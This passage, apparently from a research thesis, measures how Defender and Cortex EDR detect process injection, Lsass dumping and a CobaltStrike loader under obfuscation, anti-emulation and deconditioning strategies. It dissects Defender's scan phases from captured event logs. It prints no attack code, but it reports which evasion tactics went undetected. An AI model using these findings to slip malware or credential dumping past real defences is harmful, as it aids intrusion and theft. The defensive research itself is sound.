The detection approach for the CobaltStrike loader also differs substantially from MDE, as the detection relies on specific patterns in the network traffic. This might be tricked with further adaptation of the CobaltStrike profile, but is out-of-scope for this work. It is interesting to note that the standard and obfuscation strategies result in cydump.exe to be started, see appendix “Cortex EDR, CyDump.exe invoked” for screenshots and details. This suggests anti-emulation and deconditioning do not trigger memory scans. It is unclear however if the attack is also detected with cydump.exe, as only alerts regarding the network packets are visible. The behaviour of “triggered memory scans” match the expected outcome.

Lastly, Cortex EDR terminates KDU.exe, the parent process of the framework, except when using a deconditioning strategy regardless of the attack. This does however not influence the functionality of the framework, and the results are not affected. More information see appendix “Cortex EDR terminating KDU.exe”.

Defender for Individuals

Strategy > v Attack	standard	obfuscation	obfuscation + anti-emulation	obfuscation + anti-emulation + deconditioning
Process Inject	<i>not detected</i>	<i>not detected</i>	<i>not detected</i>	<i>not detected</i>
Lsass Reader	<i>freezes when dumping Lsass</i>	<i>freezes when dumping Lsass</i>	<i>freezes when dumping Lsass</i>	<i>alerted when dumping Lsass</i>
Cobalstrike Loader	<i>not detected</i>	<i>not detected</i>	<i>not detected</i>	<i>not detected</i>

Table 10. Attack prevention rates for Defender.

Defender for Individuals has substantially worse detection rates than Microsoft Defender for Endpoint. No bypass strategy of the process injection and CobaltStrike loading is detected. This differs substantially from the expected results.

Only the Lsass reader displays some protection offered by Defender. Same as with MDE, the Lsass reader is only successful when using the deconditioning strategy, else the execution freezes as soon as the MiniDumpWriteDump function is called on Lsass. Sometimes the deconditioning has to be run multiple times to work. It is yet unclear why, see appendix “Lsass Dumping with Deconditioning”. The outcome matches the expected results, and again supports the assumption that the behaviour tracking can be deconditioned.

EDRi Log Overview

This subchapter displays and summarises the gathered information by the framework on a system with MDE installed. As described, the framework collects ETW events and emitted events from the hooked EDR via the monitoring DLL. After an attack terminates it classifies the events and creates a CSV from all collected data. The following screenshots only display the most important columns:

- *Task Information* describes the event or why it has been emitted.
- *Process ID* is the process that has emitted the event.
- *Target Process ID* is the target of the event, if applicable.
- *Message* gives a more detailed task description, although it is not standardised.
- *Filepath* is the affected filepath of the event, if applicable.

The rows are highlighted according to the ETW event's origin:

- *Green* are events generated by the framework.
- *Light purple* are events from the Antimalware-Engine ETW trace.
- *Dark purple* are events from the Threat-Intelligence ETW trace.
- *Blue* are process, file, network and api-call events from the kernel.
- *Yellow* are events generated from the monitoring DLL, i.e. syscalls from MsMpEng.
- *Red* are events generated by the attack itself.

task_info	process_id	tar	message	filepath
EDR1Task	3536 EDR1.exe		++ EDR1 START MARKER ++	
CreateNewFile Info	4 System			C:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEI
NameCreate Info	4 System			C:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEI
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
EDR1Task	3536 EDR1.exe		Before decrypting the attack exe from C:\Users\admin\Desktop\EDR-Introspection\	
CreateNewFile Info	3536 EDR1.exe			C:\Users\Public\Downloads\attack-369.exe
NameCreate Info	3536 EDR1.exe			C:\Users\Public\Downloads\attack-369.exe
Stream scan request Start	8892 MsMpEng.exe			C:\Users\Public\Downloads\attack-369.exe
EDR1Task	3536 EDR1.exe		After decrypting the attack exe	
Message Info	8892 MsMpEng.exe		subtype=LowFi, sigseq=0x00000555D4FB9C24, sigsha=68b7f163c37677d744a8a0d9772ac4	
ExpensiveOperationTask Expi	8892 MsMpEng.exe		LowFi	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		LowFi	C:\Users\Public\Downloads\attack-369.exe
Message Info	8892 MsMpEng.exe		subtype=LowFi, sigseq=0x0000060E78EC7B1CB, sigsha=88d8d1535ab7761f877525fe19896	
ExpensiveOperationTask Expi	8892 MsMpEng.exe		SyncLowFi	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		SyncLowFi	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		GetHashes(GetCurrentFileHash)	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		GetHashes(GetCurrentFileHash)	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		IsSignedFile	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		GetHashes	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		GetHashes	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		GetHashes(ValidateTrust)	C:\Users\Public\Downloads\attack-369.exe
ExpensiveOperationTask Expi	8892 MsMpEng.exe		GetHashes(ValidateTrust)	C:\Users\Public\Downloads\attack-369.exe
Message Info	8892 MsMpEng.exe		C:\Users\Public\Downloads\attack-369.exe is NOT trusted. Checking Trust? 1	
Message Info	8892 MsMpEng.exe		IsSignedFile failed on C:\Users\Public\Downloads\attack-369.exe (CheckTrust=1)	
ExpensiveOperationTask Expi	8892 MsMpEng.exe		IsSignedFile	C:\Users\Public\Downloads\attack-369.exe
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
CreateNewFile Info	8892 MsMpEng.exe			C:\ProgramData\Microsoft\Windows Defender\Scans\
NameCreate Info	8892 MsMpEng.exe			C:\ProgramData\Microsoft\Windows Defender\Scans\
Stream scan request Stop	8892 MsMpEng.exe			C:\Users\Public\Downloads\attack-369.exe
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
EDR1Task	3536 EDR1.exe		Before starting the attack exe	
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
Stream scan request Start	8892 MsMpEng.exe			C:\Users\Public\Downloads\attack-369.exe
Stream scan request Stop	8892 MsMpEng.exe			C:\Users\Public\Downloads\attack-369.exe
ProcessStart Start	10688 powershell.exe 14268			C:\Users\Public\Downloads\attack-369.exe
KERNEL_THREATINT_TASK_ALLOI	8892 MsMpEng.exe	8892		
HookTask	8892 MsMpEng.exe	8892	NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0;	
Cache MOACLookup	8892 MsMpEng.exe			C:\Users\Public\Downloads\attack-369.exe

Figure 28. Captured events at the startup of the framework, only the most relevant events.

As indicated by the first line in the above screenshot, these are the collected events just after the framework is started and the attack (attack-369.exe) is stored on disk. These are also just the most relevant events, as there are over 8000 events in total in the first 13 seconds, between framework startup and executing the attack-369.exe. Detailed analysis and interpretation of these logs follows in the next subchapters.

Also included in this table are the timestamps of each event, and classifiers to either show all events, relevant events, or only the most relevant events. Further, each event type also has its unique fields. For example a cache lookup has the fields cachename, key and result. Cumulatively there are up to 250 fields, meaning 250 columns. However, most of the analysis of these logs can be and are done with the columns displayed above.

The below screenshot displays the gathered events at runtime of the attack, right after the anti-emulation part of the attack has started. Again, only the most relevant events are displayed. Compared to the earlier screenshot, significantly more direct actions by the EDR are visible. The system calls of MDE, such as NtCreateFile (to read a file), NtOpenProcess and NtReadVirtualMemory, marked in yellow, hint at actions originating from the EDR's behaviour tracking. The above actions like hash lookups indicate static checks.

task_info	process_id	tar	message	filepath
AttackTask	14268	attack-369.exe	Doing anti emulation calc operations for about 5 sec	
EDRiTask	3536	EDRi.exe	After starting the attack exe	
HookTask	8892	MsMpEng.exe	14268 NtOpenProcess with 0x101000:PROCESS_QUERY_LIMITED_INFORMATION SYNCHRONIZE	
PsOpenProcess	8892	MsMpEng.exe	14268	
HookTask	8892	MsMpEng.exe	14268 NtQueryInformationProcess with InfoClass=ProcessSessionInformation	
HookTask	8892	MsMpEng.exe	14268 NtQueryInformationProcess with InfoClass=ProcessImageFileName	
HookTask	8892	MsMpEng.exe	14268 NtClose process	
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
Cache MOACLookup	8892	MsMpEng.exe		
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
Cache MOACLookup	8892	MsMpEng.exe		
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
Cache CacheLookup	8892	MsMpEng.exe		
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
Cache MOACLookup	8892	MsMpEng.exe		
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
Cache MOACLookup	8892	MsMpEng.exe		
HookTask	8892	MsMpEng.exe	8892 NtCreateFile \\??C:\Users\Public\Downloads\attack-369.exe with DesiredAccess=0x100080:f	C:\Users\Public\Downloads\attack-369.exe
Cache CacheLookup	8892	MsMpEng.exe		
UfsScanProcTask Start	8892	MsMpEng.exe		.\proc\Process:14268,134108824977290439
HookTask	8892	MsMpEng.exe	14268 NtOpenProcess with 0x418:PROCESS_VM_OPERATION PROCESS_VM_READ PROCESS_QUERY_INFORMATION	
PsOpenProcess	8892	MsMpEng.exe	14268	
HookTask	8892	MsMpEng.exe	14268 NtQueryInformationProcess with InfoClass=ProcessSessionInformation	
HookTask	8892	MsMpEng.exe	14268 NtQueryInformationProcess with InfoClass=ProcessBasicInformation	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x8 bytes from (NoImage) Private!0x00000bd24922018	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x8 bytes from (PEB) C:\WINDOWS\SYSTEM32\ntdll.dll!0x00007ffeadff25	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372936a0	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f237293470	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f237298410	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f237298ac0	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f237298760	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a0660	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a0ac0	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f23729de30	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a1220	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a1de0	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a1880	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a15e0	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x138 bytes from (NoImage) Private!0x000001f2372a1b20	
HookTask	8892	MsMpEng.exe	14268 NtQueryInformationProcess with InfoClass=ProcessBasicInformation	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x8 bytes from (NoImage) Private!0x00000bd24922018	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x8 bytes from (PEB) C:\WINDOWS\SYSTEM32\ntdll.dll!0x00007ffeadff25	
HookTask	8892	MsMpEng.exe	14268 NtReadVirtualMemory 0x88 bytes from (NoImage) Private!0x000001f2372936a0	
KERNEL_THREATINT_TASK_AL	8892	MsMpEng.exe	8892	
HookTask	8892	MsMpEng.exe	14268 NtClose process	
UfsScanProcTask Stop	8892	MsMpEng.exe		.\proc\Process:14268,134108824977290439

Figure 29. Captured events at the start of attack-369.exe, only the most relevant events.

Cortex EDRi Logs

As outlined in the “Cortex EDR Exceptions” chapter, the hooks cannot be injected into the main Cortex EDR processes without crashing the system. Additionally, Cortex does not emit events to the Antimalware-Engine ETW logs, therefore the created logs lack a substantial amount of data for detailed analysis. These incomprehensive data can also be seen by the absence of yellow and purple rows.

task_info	process_id	pid	targetpid	message	filepath
EDRiTask	7740	EDRi.exe		++ EDRi START MARKER ++	
CreateNewFile Info	4	System			C:\Windows\System32\LogFiles\WMI\RtBacku
NameCreate Info	4	System			C:\Windows\System32\LogFiles\WMI\RtBacku
KERNEL_NETWORK_TASK_UDPIP Data	3164	cyserver.exe	2252		
KERNEL_NETWORK_TASK_UDPIP Data	3164	cyserver.exe	2252		
EDRiTask	7740	EDRi.exe		Before decrypting the attack exe from C:\Users\admin\Deskt	
EDRiTask	7740	EDRi.exe		After decrypting the attack exe	
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\450fd27
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\450fd27
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\450fd27
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\450fd27
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\450fd27

Figure 30. Captured events at the startup of the framework, when running on a system with Cortex.

task_info	process_id	pid	targetpid	message	filepath
AttackTask	2436	attack-390.exe		Before creating dump	
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\6ab9ac7f
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\6ab9ac7f
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Everyone\Temp\6ab9ac7f
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Everyone\Temp\6ab9ac7f

Figure 31. Lacking data collection impedes interpretation of the EDR's mechanisms.

task_info	process_id	pid	targetpid	message	filepath
AttackTask	2436	attack-390.exe		Attack done	
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\6b9d1c2f
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\6b9d1c2f
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\6b9d1c2f
ThreadStop Stop	2436	attack-390.exe	2436	attack-	
ThreadStop Stop	2436	attack-390.exe	2436	attack-	
ProcessStop Stop	2436	attack-390.exe	2436	attack-	attack-390.exe
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\ebe6af9f
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\ebe6af9f
KERNEL_NETWORK_TASK_TCPIP Conne	0	[System Process]	3164		
CreateNewFile Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\313e46a1
NameCreate Info	3164	cyserver.exe			C:\ProgramData\Cyvera\Prevention\313e46a1

Figure 32. Simply the spawned processes can be observed after an externally confirmed detection.

EDRi Log Analysis

Four logs are analysed in detail in this subchapter, all on systems with MDE deployed. First is the log of the CobaltStrike loader with the obfuscation strategy, which is detected when written to disk. Then a short comparison with an undetected variant of this strategy follows. The second part analyses the log of the Isass reader with its standard strategy, where the dumping is detected via the behaviour tracking and is eventually blocked. This log is again compared to the undetected deconditioning variant.

These four logs are chosen for analysis and interpretation because they display the different detection mechanisms and are thus able to confirm the EDR's different analysis stages. MDE is chosen as it offers more visibility than Cortex and the most divergent results.

Analysis of pre-execution detected Attack

The following tables summarise the collected events by the EDRi framework when running the CobaltStrike loader with the detected bypass strategy obfuscation on an MDE system, at 2025-12-16 11:28:00 [84]. The events are split into the categories "static actions", "emulation actions" and "post detection actions". The colors display the origin of the data with the same scheme as above; kernel, framework, monitoring DLL, antimalware and threat-intelligence.

Static Actions

The below table contains events just after the attack is stored on disk. All timestamps are in milliseconds and relative to the kernel event CreateNewFile. The event description summarises the event data from multiple fields.

The first analysis step for unknown executables are static checks, as explored in the EDR overview chapter. The observed events, recorded right after storing the attack on disk, confirm this static analysis approach by MDE. There are no events suggesting any other action from the EDR against the attack-400.exe in the first 100ms. A more detailed interpretation of the displayed events is placed after the table.

#	t [ms]	Event Description
1	0	CreateNewFile attack-400.exe
2	0.18	NtQueryProcessInformation Class=ProcessDeviceMap
3	1.67	Stream scan request start (for attack.exe on disk)
4	2.49	EDRi reports attack.exe is stored on disk
5	5.87	GetHashes (for attack.exe on disk)
6	14.05	GetHashes end
7	14.68	MetaStoreTask query, result=-1
8	32.35	Message: Lua:WrittenToDownloadsFolder.., resource=attack-400.exe
9	44.31	MetaStoreTask query, result=-1 (2 times, again at 44.33)
10	44.66	MetaStoreTask insert
11	52.41	MetaStoreTask query, result=0
12	52.59	MetaStoreTask insert
13	53.48	MetaStoreTask query, result=0 (7 times, until 1.53ms later)
14	61.94	IsSignedFile (on attack.exe on disk)
15	61.95	GetHashes (for attack.exe on disk)
16	65.24	GetHashes end
17	65.25	NtQueryProcessInformation MsMpEng.exe Class=ProcessDeviceMap
18	65.38	GetHashes(ValidateTrust) (for attack.exe on disk)
19	74.53	GetHashes(ValidateTrust) finished
20	74.71	NtOpenFile and NtCreateFile \Windows\System32\catroot(2) (18 times)
21	77.64	Message: attack-400.exe is NOT trusted. Checking Trust? 1
22	77.65	IsSignedFile failed on attack-400.exe, CheckTrust=1
23	77.65	IsSignedFile end
24	77.70	GetHashes(GetCurrentFileHash) (for attack.exe on disk)
25	93.83	GetHashes(GetCurrentFileHash) end
26	97.77	NtOpenFile attack-400.exe with FILE_READ_ATTRIBUTES SYNCHRONIZE
27	98.04	NtCreateFile ..\Defender\Scans\History\Store\0D0..B39 (write access)
28	98.23	CreateNewFile ..\Defender\Scans\History\Store\0D0..B39
29	98.42	Scan request start (for attack-400.exe)
30	102.25	GetHashes (for attack.exe on disk)
31	102.62	Stream scan request stop
32	109.16	GetHashes end

Table 11. The most interesting events, just after the attack gets written to disk.

First MDE requests the process device map, presumably to normalise or translate paths. At 1.67ms MsMpEng.exe starts a “stream request”, which ends about 101ms later at row 31.

Both “kernel create file” and “stream request start” events happen before the framework reports the storing of the attack-400.exe. About 6ms after the file creation a first GetHashes action is observed, which takes another 8ms until its end. 0.6ms later at row 7 a first query takes place, presumably a lookup for scanned files. It is assumed that the result of -1 indicates a miss, i.e. the file was not scanned yet. About 18ms later at row 8 a message is emitted, reporting that the attack-400.exe was written to the download folder. This might decrease the executable's trustworthiness and is thus scanned by MDE. It is not further analysed if executables are also scanned when stored to a different folder.

30ms after the first missed lookup, two more consecutive lookups take place at row 9, also indicating a miss. 0.3ms later at row 10 an insert is observed, possibly to record the scan of the attack-400.exe. 8ms later at row 11 another query takes place, this time resulting in “0”, i.e. a hit. Thereafter is yet another insert and seven more lookups. The meaning of this last insert and seven lookups is not clear. Also, all lookups and inserts have no definitive relation to the attack, besides the chronological ordering and being handled by the same thread as the rest of the displayed actions. However, all reported lookups and inserts share the same 64bit key, and the same pattern of lookups and inserts is observed with other attacks.

An IsSigned event is observed 7ms after the last lookup at row 14, to check whether the attack executable is signed or not. Another GetHashes event is emitted within 10 microseconds, presumably a helper for the signed-file-check. Thereafter follows another device map request and GetHashes event, this time with a ValidateTrust flag. The further system calls, to read the catroot, are used to verify if attack-400.exe is signed with a trusted certificate. The signature check correctly identifies at row 22 that the attack-400.exe is not signed. Following this, another GetHashes is recorded at row 24, this time with the flag GetCurrentFileHash.

Finally the attributes of the attack-400.exe are read at row 26, and a new “Defender scan history” file is created at row 28, indicating the end of this static scan. At row 29, 0.2ms later, a “scan” is started, even before this “stream scan” has been terminated. The last GetHashes at row 30, happening after the scan, might be to determine yet another action, which however gets never invoked.

From the above events and interpretation it is concluded that “stream scan” represents the static analysis phase. There are no events indicative of an emulation. Also, writing a new scan-history file indicates the end of this static analysis phase, and matches the observed result that MDE does not detect this obfuscated loader with static analysis alone. The reasoning for this statement is as follows:

The obfuscation variant of this attack implements a XOR-decryption routine, commonly used by loaders, and is detected when emulated. The standard variant does not implement this XOR-decryption, and thus gets not detected. The anti-emulation variant waits before decrypting the data, therefore MDE never emulates the decryption part in this variant and thus fails to detect the loader.

The “scan” request represents the emulation part, visible in the next table and analysed and interpreted after.

Emulation Actions

The following table displays the emulation of the attack. All timestamps are relative to the “scan request start” event, and again in millisecond resolution. The “scan request start” event itself happens 99ms after the attack-400.exe is written to disk. Meaning the emulation “scan” starts when the static “stream scan” writes its verdict, i.e. nothing has been detected via static analysis. A detailed interpretation is again presented after the table.

#	t [ms]	Event Description
1	0	Scan request start (for attack-400.exe)
2	0.27	NtCreateFile attack-400.exe with FILE_READ_ATTRIBUTES SYNCHRONIZE (3x)
3	0.35	Cache MOACLookup (for attack-400.exe), result=0x8002 (3 times)
4	0.48	NtCreateFile attack-400.exe with FILE_READ_ATTRIBUTES SYNCHRONIZE
5	0.52	Cache CacheLookup (for attack-400.exe), name=UNC cache, result=miss
6	0.60	UfsScanFileTask Start (for attack-400.exe)
7	0.65	NtCreateFile attack-400.exe with FILE_READ_DATA READ_CONTROL ..
8	0.70	NtCreateFile attack-400.exe with FILE_READ_DATA READ_EA READ_CONTROL ..
9	1.35	NtCreateFile ..\Defender\Scans\History\Store\0D0..B39 (generic read, 3x)
10	1.59	NtReadFile ..\Defender\Scans\History\Store\0D0..B39 (3x)
11	1.67	NtCreateFile \??\MountPointManager FILE_READ_ATTRIBUTES SYNCHRONIZE (3x)
12	1.80	NtReadFile C:\Users\Public\Downloads\attack-400.exe
13	1.86	NtCreateFile \??\MountPointManager FILE_READ_ATTRIBUTES SYNCHRONIZE
14	2.03	MsMpEng.exe allocates about 1MB of memory to own process
15	2.17	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
16	2.21	NtReadFile C:\Users\Public\Downloads\attack-400.exe (9 times, to 10.69)
17	4.07	<i>Stream scan request stop (from above table)</i>
18	11.19	MetaStoreTask query, result=0 (4 times, until 0.04ms later)
19	21.65	NtCreateFile attack-400.exe with FILE_READ_DATA READ_CONTROL ..
20	21.87	NtReadFile C:\Users\Public\Downloads\attack-400.exe (5 times, to 23.21)
21	24.37	MsMpEng.exe changes 4kb of memory to RW, then RX 0.01ms later
22	39.72	MetaStoreTask query, result=0 (2 times, again at 43.87)
23	44.05	MetaStoreTask insert
24	44.68	MetaStoreTask query, result=0 (7 times, until 0.68ms later)
25	50.70	IsSignedFile and GetHashes
26	50.72	NtReadFile C:\Users\Public\Downloads\attack-400.exe (24 times, to 61.8)
27	53.97 78.96	<i>GetHashes, GetHashes(ValidateTrust), read catroot, attack-400.exe not trusted checking trust, GetHashes(GetCurrentFileHash), same as 1st table</i>
28	81.24	Cache MOACLookup (for attack-400.exe), result=0x8002
29	81.28	Cache MOACRevoke (for attack-400.exe)

30	82.33	UfsScanFileTask stop
31	82.37	Scan request stop
32	87.35	NtCreateFile ..\DetectionHistory\21\A86A9D49-CB93-..B45B (write)
33	87.66	CreateNewFile ..\DetectionHistory\21\A86A9D49-CB93-..B45B
34	88.60	NtOpenFile ..Defender\Platform\..\MpEvMsg.dll (generic read)
35	89.40	NtCreateFile ..Defender\Scans\History\Service\DetectionHistory.log (append)
36	90.45 95.56	NtReadFile ..Defender\Scans\History\Service\DetectionHistory\21\A86A.. <i>continues to read complete detection history from ..\21\.. to ..\00\..</i>
37	96.53	MsMpEng.exe calls PsOpenProcess on SecurityHealthService.exe
38	96.59	NtQueryInformationProcess SecurityHealthSrv.exe ProcDefaultHardErrorMode
39	101.4	<i>MDE repeatedly looks up complete detection history (~120ms)</i>
40	103.0	<i>MOAC cache lookup for all DLLs used by SecurityHealthService (~150ms)</i>

Table 12. The events related to a suspected emulation of the attack.

As alluded to earlier, the “scan request start” marks the emulation phase of the executable. The first actions in this scan consist of three file attribute reads against attack-400.exe with an accompanying MOAC lookup at row 3. No official definition for “MOAC” is found, it has however been identified to be responsible for checking whether modules are trusted, and untrusted modules are queued for memory scans [8]. Analysing other events, not included in this table, reveals that a result of 0x8002 stands for a lookup miss whereas 0x8001 is a hit. The fact that no attack process exists, means this 0x8002 results in a memory scan based on emulation. Lastly, another cache lookup via the “UNC cache” follows at row 5, again a miss. UNC normally indicates remote paths. The meaning in this case remains unclear.

0.6ms after the “scan request start”, a UfsScanFile task is started at row 6. Yet again the meaning of UFS cannot be determined, presumably it stands for unified file scanning, and is (part of) the emulation phase. Before the emulation starts however, the previously created scan-history file is opened and read three times. Then the complete content of attack-400.exe is read for the first time, about 100ms after storing the file, at row 12.

Supporting the statement, that “scan request start” is the emulation part, is the fact that MDE now assigns 1MB of memory to itself at row 14, and changes a 4kB region of it to read-write permissions. 0.01ms the same memory region changes permissions again to read-execute. As researched by A. Bulazel, MsMpEng.exe utilises different emulators inside its main MpEngine.dll [9]. The observed events of allocating 1MB of memory, writing data and execution matches the emulation engines described behaviour in “Reverse Engineering Windows Defenders Antivirus Emulator”.

The “stream scan” from the earlier table terminates at row 17, marked in italic, after the “scan” has started. This is likely due to performance reasons, to start the “scan” as soon as possible, when deemed necessary.

Right after the start of the actual emulation, the attack executable is read nine times from disk with about 1ms delay in between each at row 16. Thereafter are four successful

MetaStore lookups, which may indicate the read or emulated data is already classified. 10ms later at row 20 the attack executable on disk is read again, and another possible emulation is observed. This could indicate emulation of a different part of the attack's code. After 15ms of emulation more MetaStore queries and insertions are emitted at row 22, 23 and 24, indicating a detection of maliciousness.

81.28ms after the start of "scan request" any previously stored values are revoked at row 29. Then a file creation is observed at row 33 inside the DetectionHistory folder of MDE, instead of the earlier scan-history folder. This indicates a successful detection of this attack after emulating it. MpEvMsg.dll is read at row 34 and later executed. This DLL is responsible for displaying alert pop-ups after detections. The file Detections.log, also inside an MDE folder, gets appended at row 35.

Interestingly MDE then reads the complete detection history, presumably if there have been related incidents. SecurityHealthService.exe is invoked by MsMpEng.exe, which handles the orchestration of post detection actions.

Post Detection Actions

The following table displays the emitted events after detecting the loader via emulation. All timestamps are in seconds instead of milliseconds. They are relative to the time of detection, meaning the "scan request stop" event from the above table at row 31. The interpretation of the alerts are placed after this table:

#	t [s]	Event Description
1	5.00	Scan request start (for attack-400.exe)
	5.21	<i>exact same events follow as in the above table, between scan start & stop</i> Scan request stop
2	5.21	CreateNewFile ..Defender\Scans\History\Results\Resource\{C716EC21-..709F}
3	5.23	Scan request start (for attack-400.exe)
	5.58	<i>exact same events follow as in the above table, between scan start & stop</i> Scan request stop
4	5.58	CreateNewFile ..Defender\Scans\History\Store\0D0..B39
5	5.58	Scan request start (for attack-400.exe)
	5.66	<i>exact same events follow as in the above table, between scan start & stop</i> Scan request stop
6	5.67	CreateNewFile ..\DetectionHistory\04\5075E4D0-..B676
7	5.68	<i>MDE scanning about 100 DLLs and EXEs for 8s (until 13.6)</i>
8	13.6	CreateNewFile ..Defender\Scans\History\Results\Resource\{4E87D8F2-..D489}
9	13.6	spynet_report::build_report (for attack.exe)
10	13.7	CreateNewFile ..Defender\Quarantine\ResourceData\26E89047C9A4C039
11	13.8	GetHashes(ResmgrFile) (for attack-400.exe)
12	13.8	NtReadFile C:\Users\Public\Downloads\attack-400.exe
13	13.8	UfsScanFileTask start

		<i>exact same events follow as in the above table, between ufs start & stop</i>
	13.9	UfsScanFileTask stop
14	13.9	CreateNewFile ..\DetectionHistory\21\A86A9D49-CB93-..B45B
15	14.1	Scan request start (for attack-400.exe), stop 20ms later
16	14.1	CreateNewFile ..\DetectionHistory\04\5075E4D0-..B676
17	15.1	UDP data received & TCP connection attempted (both to/from Microsoft IPs)

Table 13. The events after MDE classified the attack executable on disk as malicious.

Five seconds after the detection there seems to be three further emulations, i.e. scan request start and stop events. The first emulation stores its results in a file called Defender\Scans\History\Results\Resource\{guid} at row 2. The second emulation seems to overwrite or extend the earlier emulation results in Defender\Scans\History\Store\0D0..B39 at row 4. The third emulation changes the results from the DetectionHistory\04\ folder at row 6. This may indicate that the attack-400.exe has already been tested on the system, or it shares similar identifiers to a previously tested version. Note; CreateNewFile can mean creating a new file or opening an existing file.

After the third emulation MDE is observed to scan about 100 executable and DLL files at row 7, presumably to check the system's integrity. Thereafter yet another resource is created in the Defender\Scan\History\Results\Resources\ folder.

One of the most interesting events is observed 13.6 seconds after detection at row 9; spynet_report::build_report. Together with the later UDP and TCP connections to IPs belonging to Microsoft, this seems to collect and summarise data related to the alert, which could then be further analysed and distributed by Microsoft's "cloud delivered protection".

Finally a file is created in MDE's quarantine folder at row 10, further confirming the detection of the attack executable via emulation. This is most likely an encrypted version of the attack-400.exe, and serves as a backup for MDE, should the user want to restore the file, as MDE deleted it after detecting its malicious intent. More GetHashes, another file read and UFS scan tasks are observed, again resulting in the overwrite or extension of the \DetectionHistory\21\A86A.. file. A last "scan request" is triggered, which is stopped 20ms later, because the associated file has already been scanned.

Comparison to undetected Variant

